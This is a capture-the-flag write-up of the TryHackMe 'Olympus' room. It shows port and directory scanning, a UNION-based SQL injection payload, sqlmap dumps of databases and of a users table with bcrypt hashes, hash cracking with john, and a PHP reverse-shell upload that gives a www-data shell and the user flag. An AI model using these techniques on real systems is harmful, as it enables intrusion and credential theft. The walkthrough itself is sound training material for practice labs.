Olympus


Olympus

https://tryhackme.com/room/olympusroom

`rustscan -a 10.10.6.17 -- -sC -sV -A | tee scan.txt`


Open 10.10.6.17:**22**

Open 10.10.6.17:**80**



`gobuster dir -u http://olympus.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`

I found files with links





`ffuf -c -u http://olympus.thm/FUZZ -w /usr/share/wordlists/dirb/common.txt`

the ffuf find a directory ~webmaster

```
┌──(kali㉿kali)-[~/THM/olimpus]
└─$ ffuf -c -u http://olympus.thm/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://olympus.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 414ms]
    * FUZZ: .htpasswd

[Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 933ms]
    * FUZZ: .hta

[Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 104ms]
    * FUZZ: ~webmaster

[Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 4473ms]
    * FUZZ: .htaccess
```


Here is a login page, and a **search.php** with SQLi vulnerability





Oh 10 columns)

```
UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
```



I can't see output, With 10 columns blind SQLi can be very long

SO I chose to use sqlmap

save request to file

Request

Pretty Raw Hex

```
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://olympus.thm
10 Connection: close
11 Referer: http://olympus.thm/~webmaster/
12 Cookie: PHPSESSID=een4rdahmk6d08qdtalrlk6rbl
13 Upgrade-Insecure-Requests: 1
14
15 user_name=admin&user_password=password&login=
```

and run sqlmap

`sqlmap -r olimpus.txt --batch --tables`

```
[09:04:49] [INFO] the back-end DBMS is MySQL
[09:04:49] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent po
web server operating system: Linux Ubuntu 20.04 or 20.10 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL ⩾ 5.0.12
[09:04:50] [INFO] fetching database names
[09:04:50] [INFO] fetching number of databases
[09:04:50] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
y
[09:05:21] [INFO] adjusting time delay to 2 seconds due to good response times
6
[09:05:21] [INFO] retrieved: mysql
[09:06:29] [INFO] retrieved: information_schema
[09:10:32] [INFO] retrieved: performance_schema
[09:14:27] [INFO] retrieved: sys
[09:15:10] [INFO] retrieved: phpmyadmin
[09:17:34] [INFO] retrieved: olympus
[09:19:24] [INFO] fetching tables for databases: 'information_schema, mysql, olympus, performance_schema, phpmyadmin, sys'
[09:19:24] [INFO] fetching number of tables for database 'olympus'
[09:19:24] [INFO] retrieved: 6
[09:19:37] [INFO] retrieved: categories
[09:21:33] [INFO] retrieved: chats
[09:22:29] [INFO] retrieved: comments
[09:24:11] [INFO] retrieved: flag
[09:25:03] [INFO] retrieved: posts
[09:26:27] [INFO] retrieved: users
[09:27:32] [INFO] fetching number of tables for database 'mysql'
[09:27:32] [INFO] retrieved: 37
```

in "olimpus" database I found tables flag and users! Check this tables

`sqlmap -r olimpus.txt -D olympus -T flag --batch --dump --threads 10`

```
[09:49:35] [INFO] the back-end DBMS is MySQL
[09:49:35] [WARNING] it is very important to not stress the network connection during usage
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[09:49:35] [INFO] fetching columns for table 'flag' in database 'olympus'
[09:49:35] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec'
1
[09:49:46] [INFO] retrieved:
[09:50:06] [INFO] adjusting time delay to 2 seconds due to good response times
flag
[09:50:49] [INFO] fetching entries for table 'flag' in database 'olympus'
[09:50:49] [INFO] fetching number of entries for table 'flag' in database 'olympus'
[09:50:49] [INFO] retrieved: 1
[09:50:54] [WARNING] (case) time-based comparison requires reset of statistical model, pleas
[09:51:10] [INFO] adjusting time delay to 1 second due to good response times
flag
```

```
sqlmap -r olimpus.txt -D olympus -T users --batch --dump --threads 10
```


```
Database: olympus
Table: users
[3 entries]
+---------+----------+-----------+-----------+-----------------------+------------+---------------+--------------------------------------------------------------+----------------+
| user_id | randsalt | user_name | user_role | user_email            | user_image | user_lastname | user_password                                                | user_firstname |
+---------+----------+-----------+-----------+-----------------------+------------+---------------+--------------------------------------------------------------+----------------+
| 3       | <blank>  | prometheus | User      | prometheus@olympus.thm | <blank>    | <blank>       | $2y$10$YC6uoMwK9VpB5QL513vfLu1RV2sgBf01c0lzPHcz1qK2EArDvnj3C | prometheus     |
| 6       | dgas     | root      | Admin     | root@chat.olympus.thm | <blank>    | <blank>       | $2y$10$lcs4XWc5yjVNsMb4CUBGJevEkIuWdZN3rsuKWHCc.FGtapBAfW.mK | root           |
| 7       | dgas     | zeus      | User      | zeus@chat.olympus.thm | <blank>    | <blank>       | $2y$10$cpJKDXh2wlAI5KlCsUaLCOnf0g5fiG0QSUS53zp/r0HMtaj6rT4lC | zeus           |
+---------+----------+-----------+-----------+-----------------------+------------+---------------+--------------------------------------------------------------+----------------+
```

1 hash cracked

```
┌──(kali㉿kali)-[~/THM/olimpus]
└─$ john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (?)
1g 0:00:00:16 DONE (2023-09-11 10:23) 0.05970g/s 241.7p/s 241.7c/s 241.7C/s 19861986..principe
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/THM/olimpus]
```


After Login I found pissibility to download files

Ok it works, I download a phprevshel , but where is this file




I back to mysql , here is subdomain, I add this to /etc/hosts


and look at the page



Here is story. must be uploads folder , and the name of my file changed))




Maybe try upload files in chat



Find php file in sql database, Hope it is my revshell

```
[14:55:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.6
[14:55:37] [INFO] fetching columns for table 'chats' in database 'olympus'
[14:55:37] [INFO] fetching entries for table 'chats' in database 'olympus'
Database: olympus
Table: chats
[4 entries]
+---------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| dt      | msg                                                                                                                                                                   |
+---------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| 2022-04-05 | Attached : prometheus_password.txt
47c3210d51761686f3af40a875eeaaea.txt |
| 2022-04-05 | This looks great! I tested an upload and found the upload folder, but it seems the filename got chang
<blank>                                                                                                                                                                |
| 2022-04-06 | I know this is pretty cool. The IT guy used a random file name function to make it harder for attacke
<blank>                                                                                                                                                                |
| 2023-09-12 | Attached : shell.php
193322a59b2c89201a636a41e6a36ae6.php |
```

revshell works



In home directory interesting note and the flag

flag{Y0u_G0t_TH3_l1ghtN1nG_P0w3R}

```
www-data@olympus:/$ ls -la /home/zeus
ls -la /home/zeus
total 48
drwxr-xr-x 7 zeus zeus 4096 Apr 19  2022 .
drwxr-xr-x 3 root root 4096 Mar 22  2022 ..
lrwxrwxrwx 1 root root    9 Mar 23  2022 .bash_history → /dev/null
-rw-r--r-- 1 zeus zeus  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 zeus zeus 3771 Feb 25  2020 .bashrc
drwx------ 2 zeus zeus 4096 Mar 22  2022 .cache
drwx------ 3 zeus zeus 4096 Apr 14  2022 .gnupg
drwxrwxr-x 3 zeus zeus 4096 Mar 23  2022 .local
-rw-r--r-- 1 zeus zeus  807 Feb 25  2020 .profile
drwx------ 2 zeus zeus 4096 Apr 14  2022 .ssh
-rw-r--r-- 1 zeus zeus    0 Mar 22  2022 .sudo_as_admin_successful
drwx------ 3 zeus zeus 4096 Apr 14  2022 snap
-rw-rw-r-- 1 zeus zeus   34 Mar 23  2022 user.flag
-r--r--r-- 1 zeus zeus  199 Apr 15  2022 zeus.txt
www-data@olympus:/$ cat /home/zeus/zeus.txt
cat /home/zeus/zeus.txt
Hey zeus !


I managed to hack my way back into the olympus eventually.
Looks like the IT kid messed up again !
I've now got a permanent access as a super user to the olympus.




                                                - Prometheus.
www-data@olympus:/$ head -c 5 /home/zeus/user.flag
head -c 5 /home/zeus/user.flag
flag{www-data@olympus:/$ cat /home/zeus/user.flag
cat /home/zeus/user.flag
flag{Y0u_G0t_TH3_l1ghtN1nG_P0w3R}
www-data@olympus:/$
```

